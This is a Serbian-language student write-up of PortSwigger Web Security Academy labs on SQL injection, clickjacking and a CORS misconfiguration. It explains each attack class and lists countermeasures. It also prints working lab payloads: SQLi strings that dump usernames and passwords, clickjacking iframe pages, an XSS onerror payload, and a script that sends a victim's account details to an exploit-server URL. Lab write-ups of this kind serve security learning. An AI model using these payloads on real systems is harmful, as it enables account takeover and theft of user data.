

SQL Injection

Opis klase napada

SQL injection je bezbednosna ranjivost veb aplikacija koja napadaču omogućava da manipuliše upitima koje aplikacija pravi ka bazi. Ovo omogućava napadačima da dospeju do podataka kojima inače ne bi smeli imati pravo pristupa. Ovo može predstavljati podatke koje pripadaju drugim korisnicima, ili bilo koje podatke kojima aplikacija pristupa. U mnogo slučajeva, još gora opcija, napadač može perzistirati ili brisati podatke iz baze takođe, koristeći upite.

Uticaj uspešnog napada

Ukoliko napadač uspešno izvrši SQL injection napad, može dobiti neovlašćen pristup poverljivim podacima iz baze podataka, kao što su korisnička imena, lozinke, lični podaci, finansijske informacije i drugi osetljivi podaci. Napadač takođe može menjati, brisati ili dodavati podatke u bazi, čime može ugroziti integritet sistema. U određenim slučajevima moguće je i potpuno preuzimanje kontrole nad bazom podataka ili izvršavanje administrativnih operacija nad serverom baze.

Ranjivosti koje su omogućile napad

- Direktno ubacivanje korisničkog unosa u SQL upite
- Nepostojanje validacije i sanitizacije korisničkog unosa
- Korišćenje dinamički formiranih SQL upita bez parametrizacije
- Nedovoljno filtriranje specijalnih SQL karaktera i operatora
- Oslanjanje na blacklist pristup umesto bezbednog whitelist ili parametrizovanog pristupa
- Korišćenje naloga baze sa prevelikim privilegijama
- Nedostatak odgovarajuće obrade grešaka koja otkriva informacije o bazi

Kontramere i zaštita

- Validacija i sanitizacija korisničkog unosa pre obrade
- Korišćenje parametrizovanih SQL upita (prepared statements)
- Korišćenje ORM rešenja ili bezbednih API-ja za pristup bazi
- Ograničavanje privilegija korisničkih naloga baze podataka prema principu najmanjih privilegija
- Sakrivanje detaljnih poruka o greškama baze podataka od krajnjih korisnika
- Implementacija whitelist validacije za dozvoljene vrednosti unosa
- Redovno ažuriranje baze podataka i biblioteka koje aplikacija koristi
- Korišćenje Web Application Firewall (WAF) zaštite za detekciju i blokiranje sumnjivih SQL upita

Zadaci

1. *SQL injection vulnerability in WHERE clause allowing retrieval of hidden data (APPRENTICE)*


Najlakši zadatak u klasi. Rešen je pomoću dodavanja nastavka u običan url sajta

 0a2200ab031f3c1d86a69422008a00d6.web-security-academy.net/filter?category=Gifts'OR+1=1--

Dodavanjem OR 1=1-- posle WHERE klauzule u upitu esencijalno navodimo da upit vrati sve poklone gde je 1=1 (uvek tačno) i nakon toga stavljanjem dve crtice počinje komentar u SQL, gde se sve posle toga ne gleda kao nastavak upita.

2. SQL injection vulnerability allowing login bypass (APPRENTICE)

Skoro isti zadatak kao prethodni, samo što moramo da koristimo Desktop aplikaciju Burp Suite, i interceptujemo poziv ka serveru kako bi na username parametar dodali ' -- odnosno kraj upita I početak komentara.



Web Security Academy

SQL injection vulnerability allowing login bypass

LAB Not solved

Back to lab description >>

Home | My account

Login

Username

Password

Log in

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

It's empty in here

Add

Request cookies 1

U chromiumu koji se otvori, unesemo username administrator i bilo koju loznicu.

Nakon toga, u inspector tabu sam promenio vrednost body parametra “username” na administrator’--, kao I kasnije mejl koji je trazen na administrator@gmail.com’--. To je bilo sve što je potrebno.

3. SQL injection UNION attack, determining the number of columns returned by the query (PRACTITIONER)

Web Security Academy

SQL injection UNION attack, determining the number of columns returned by the query

LAB Not solved

Back to lab description >>

Home | My account


WE LIKE TO SHOP

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Pets Tech gifts

Paddling Pool Shoes	\$56.31	View details
The Trolley-ON	\$91.99	View details
Baby Minding Shoes	\$48.31	View details
Dancing In The Dark	\$75.87	View details
The Giant Enter Key	\$56.17	View details

Poenta napada je na query parametar category dodati UNION koji dodaje još jedan upit na postojeći upit. Opet se pomoću BurpSuite i Inspector taba ubaci u category sledeće:




Bilo je potrebno dodati još jedan null više datke

„UNION+SELECT+NULL,+NULL,+NULL—“.

4. SQL injection UNION attack, finding a column containing text (PRACTITIONER)

Sličan zadatak kao prošli samo što je poenta pronaći kolonu koja prima tekstualno polje kao parametar. Treba pronaći koja od tri nađene kolone podržava tekst. U mom slučaju dobio sam string „RdukKa“.


Interceptujem poziv ka serveru i pokušavam na svako od tri mesta da stavim navedeni string.



Nakon 3 pokušaja izgleda da je string bio poslednji parametar i da je tada i prošao zadatak. Cela poenta je bila pokušati na sva mesta staviti string i videti koji neće baciti error. Pošto smo znali broj kolona iz prošlog zadatka.

5. SQL injection UNION attack, retrieving data from other tables (PRACTITIONER)

Verovatno i najteži do sad, treba ubaciti u klasičan poziv za filtriranje po kategoriji union select upit da dobavim podatke o useru (drugoј tabeli). Kada se dobave podaci o svim userima, treba se ulogovati kao admin.



Kao I u prethodna dva zadatka, ubacujući u value query parametra „category“, sledeći tekst

+UNION+SELECT+username,+password+FROM+users--

Dobijam podatke o svim korisnicima, I sledeci korak je samo ulogovati se preko forme na stranici, jer znamo šifru :). To je bio kraj ujedno i poslednjeg SQL injection zadatka.

Clickjacking

Opis klase napada

Clickjacking je napad baziran na korisničkom interfejsu u kom je korisnik obmanut da klikne na neki sadržaj na skrivenom veb sajtu tako što klikne neki drugi sadržaj na veb sajtu koji služi kao mamac. Npr. korisnik ulazi na veb sajt koji služi kao mamac i klikne na dugme da dobije neku imaginarnu nagradu. Nesvesno je korisnik nasamaren od napadača, tako što je kliknuo skriveno dugme i počinio neku totalno drugu, neočekivano akciju. Clickjacking napadi se svode na ovakve primere i postali su popularni masovnim širenjem internet kulture, ali ne toliko masovnim širenjem svesti društva o potencijalnim opasnostima na internetu, te su ovakve prevare bile jako efektivne.

Uticaj uspešnog napada

Ukoliko napadač uspešno izvrši clickjacking napad, korisnik može nesvesno izvršiti neželjene akcije na legitimnom veb sajtu. To može uključivati promenu korisničkih podešavanja, izvršavanje finansijskih transakcija, slanje poruka, deljenje poverljivih podataka ili davanje dozvola aplikacijama bez znanja korisnika. U određenim slučajevima napadač može preuzeti korisnički nalog ili kompromitovati korisničku privatnost i bezbednost.

Ranjivosti koje su omogućile napad

- Nedostatak HTTP zaglavlja kao što su X-Frame-Options i Content-Security-Policy
Nepostojanje zaštite od učitavanja stranice unutar iframe elemenata
- Omogućavanje prikaza osetljivih stranica unutar drugih domena
- Nepostojanje mehanizama za potvrdu kritičnih korisničkih akcija
- Nedovoljna zaštita korisničkog interfejsa od preklapanja i manipulacije elementima

- Oslanjanje isključivo na vizuelni prikaz bez dodatne provere korisničke interakcije

Kontramere i zaštita

- Implementacija Content-Security-Policy zaglavlja sa `frame-ancestors` direktivom
- Korišćenje HTTP zaglavlja X-Frame-Options (DENY ili SAMEORIGIN)
- Onemogućavanje učitavanja aplikacije unutar iframe elemenata na neautorizovanim domenima
- Dodavanje potvrde za kritične akcije korisnika (npr. dodatni klik ili autentikacija)
- Implementacija zaštite korisničkog interfejsa od skrivenih ili preklopljenih elemenata
- Edukacija korisnika o rizicima lažnih i manipulativnih stranica
- Redovno testiranje aplikacije na clickjacking ranjivosti i primena bezbednosnih standarda

Zadaci

1. Basic clickjacking with CSRF token protection (APPRENTICE)

Prvo što bi trebalo uraditi je da uđemo na exploit server stranicu kada dospemo do lab stranice. Onda sledeci html isečak:

```
<style>
  iframe {
    position: relative;
    width: 600px;
    height: 700px;
    opacity: 0.0001;
    z-index: 2;
  }
  .decoy-btn {
    position: absolute;
    top: 555px;
    left: 60px;
    z-index: 1;
  }
</style>

<div class="decoy-btn">Click me</div>

<iframe src="https://0a6a00b20385f7c581f225da00050038.web-security-academy.net/my-account"></iframe>
```

Ovaj isečak ubacimo u body polje na exploit server stranici, i nameštamo decoy btn tako da bude preko dugmeta „Delete account“. Poenta je da se decoy stavi tačno iznad a da je ispod nevidljiva strana kako bi napad uspeo. Stranica bi trebala da izgleda ovako.

Click me

Stranica na kraju zadatka

2. Clickjacking with a frame buster script (APPRENTICE)

Koraci:


1. Ulogovati se kao wiener:peter (default)
2. Otići na exploit server stranicu i uneti sledeći html blok u body

```
<style>
  iframe {
    position: relative;
    width: 700px;
    height: 500px;
    opacity: 0.00001;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 480px;
    left: 65px;
    z-index: 1;
  }
</style>
<div>Test me</div>
<iframe src="https://LAB-ID.web-security-academy.net/my-account?email=hacker@attacker-website.com"></iframe>
```

3. Namešta se top i left pozicija dugmeta tako da pređe preko update email dugmeta.

4. Kao što može da se vidi, u url je već unešen neki email koji će automatski da se promeni kada žrtva napada klikne.

5. Kada namestimo stranicu, opet vratimo opacity tako da se samo decoy vidi i promenimo da piše „Click me“.



3. Exploiting clickjacking vulnerability to trigger DOM-based XSS (PRACTITIONER)


Slično kao i u prošlom zadatku, trebamo postaviti dugme tako da se forma koja je popunjena pošalje, a da žrtva to ne zna.

1. Ući u exploit server i ubaciti sledeće:

```
<style>
  iframe {
    position:relative;
    width:700px;
    height: 800px;
    opacity: 0.0001;
    z-index: 2;
  }
  div {
    position:absolute;
    top:715px;
    left: 60px;
    z-index: 1;
  }
</style>
<div>Click me</div>
<iframe
src="https://LAB-ID.web-security-academy.net/feedback?name=
<img src=1 onerror=print()>&email=hacker@attacker-website.com&subject=test&message=test#feedbackResult"></iframe>
```

2. Namestiti kako treba da se poklopi decoy dugme i stvarno, i da se stranica iza ne vidi.

Poprilično je isto kao i prošli zadatak, samo što je poenta poslati formu tako što žrtva klikne na decoy dugme.



4. Basic clickjacking with CSRF token protection (PRACTITIONER)

Kao i u svakom zadatku, glavna stvar je otići na exploit server stranicu i u body ubaciti sledeći html:


```

<style>
  iframe {
    position: relative;
    width: 700px;
    height: 700px;
    opacity: 0.1;
    z-index: 2;
  }
  .firstClick, .secondClick {
    position: absolute;
    top: 500px;
    left: 59px;
    z-index: 1;
  }
  .secondClick {
    top: 285px;
    left: 225px;
  }
</style>
<div class="firstClick">Click me first</div>
<div class="secondClick">Click me second</div>
<iframe src="https://LAB-ID.web-security-academy.net/my-account"></iframe>

```

Poenta ovog zadatka je zaobići multiclick potvrde kod brisanja naloga ili nekih podataka, koje su se vremenom uvele kao konvencija baš da bi se lakše branili ovi napadi. Poenta je naterati žrtvu napada da klikne željenu akciju jednim decoy dugmetom, a da drugo decoy dugme bude pozicionirano tačno iznad potvrde te akcije koja izađe na ekran. Naravno svi koraci su isti sem da imamo dva dugmeta kojima pokušavamo da obmanemo žrtvu.

Body:

```

<style>
  iframe {
    position: relative;
    width: 700px;
    height: 700px;
    opacity: 0.1;
    z-index: 2;
  }
  .firstClick, .secondClick {
    position: absolute;
    top: 500px;
    left: 59px;
    z-index: 1;
  }
  .secondClick {
    top: 285px;
    left: 225px;
  }
</style>
<div class="firstClick">Click me first</div>
<div class="secondClick">Click me second</div>
<iframe src="https://LAB-ID.web-security-academy.net/my-account"></iframe>

```

Store

View exploit

Deliver exploit to victim

Access log

WebSecurity
Academy

Multistep clickjacking

[Back to lab description >>](#)

LAB Solved




Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

Pošto nije bilo dovoljno zadataka iz oblasti „Clickjacking“, odlučio sam da uzmem još jedan zadatak iz polja CORS napada.




Ulogujemo se klasičnim kredencijalima wiener:peter. Nakon toga vidimo informacionu stranicu o nalogu, a u network tabu našeg browsera možemo videti da se poziva endpoint – accountDetails.


Mana ovog sajta i poenta zadatka je iskoristiti nesigurnu CORS konfiguraciju web aplikacije koja veruje svim poddomenima bez obzira na protokol.

Sada, redom :

1. Udjemo u Burp Proxy i nadjemo accountDetails



2. Desnim klikom izaberemo „Send to Repeater“ i sada otvorimo Burp Repeater Tab.




Ovako to izgleda pre dodatnog headera.

3. Dodamo header – Origin : <http://subdomain.lab-id>, gde je lab-id ime lab domena.



4. Sada se promena reflektovala u Access-Control-Allow-Origin headeru, što potvrđuje da CORS konfiguracija dozvoljava pristup preko sub domena.

5. Sada, otvaramo stranicu product page, zatim Check stock



Možemo primetiti da se učitava koristeći HTTP URL na sub domenu.

Ovo znači da je productId parametar ranjiv od strane XSS napada.

6. Idemo na exploit server i unosimo u Body sledeće:

```
<script> document.location="http://stock.YOUR-LAB-ID.web-security-academy.net/?productId=4<script>var req = new XMLHttpRequest(); req.onload = reqListener; req.open('get','https://YOUR-LAB-ID.web-security-academy.net/accountDetails',true); req.withCredentials = true;req.send();function reqListener(){location='https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net/log?key='%2bthis.responseText;};%3c/script>&storeId=1" </script>
```

gde menjamo YOUR LAB ID sa ličnim, kao i EXPLOIT SERVER ID.

```
<script>
  document.location="http://stock.0a3c008304f8eb7d868e2a96006600c3.web-security-academy.net/?productId=4<script>var req = new XMLHttpRequest();
  req.onload = reqListener; req.open('get','https://0a3c008304f8eb7d868e2a96006600c3.web-security-academy.net/accountDetails',true); req.withCredentials =
  true;req.send();function reqListener() {location='https://exploit-0a97005a0404eb69868f299401a9002f.exploit-server.net/log?key="%2bthis.responseText;
';%3c/script>&storeId=1"
}</script>
```

Access log

93.87.60.181	2026-05-21 16:34:12	+0000	/resources/css/labsDark.css HTTP/1.1"	200	"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,	
93.87.60.181	2026-05-21 16:34:12	+0000	/exploit HTTP/1.1"	200	"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0 Safari/537.36"	
